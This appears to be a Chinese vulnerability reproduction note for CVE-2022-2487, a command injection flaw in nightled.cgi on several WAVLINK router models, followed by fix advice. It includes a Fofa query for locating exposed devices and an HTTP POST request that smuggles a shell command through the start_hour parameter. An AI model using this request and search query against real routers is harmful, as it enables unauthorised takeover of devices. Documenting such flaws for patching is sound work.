# wavlink nightled.cgi命令执行漏洞（CVE-2022-2487）

## 漏洞描述

WAVLINK是中国睿因科技（WAVLINK）公司开发的一款路由器。 系统nightled.cgi文件存在命令执行漏洞，攻击者可通过该漏洞获取服务器权限。固件版本为WL-WN535K2/K3， 包含型号WN530HG4、WN531G3、WN572HG3、WN535G3、WN575A4等。

## 漏洞复现

1. Fofa

body="firstFlage"



2、界面如下



3、隐患url，验证如下


POST /cgi-bin/nightled.cgi HTTP/1.1

Host:

Content-Type: application/x-www-form-urlencoded

User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10\_14\_3) AppleWebKit/605.1.15 (KHTML, like Gecko) Version/12.0.3 Safari/605.1.15

page=night\_led&start\_hour=;echo%20abc%20|%20md5sum;



## 修复建议

1、官方已修复该漏洞，请用户联系厂商修复漏洞：https://www.wavlink.com/en\_us/index.html

2、如非必要，禁止公网访问该系统。

3、设置白名单访问。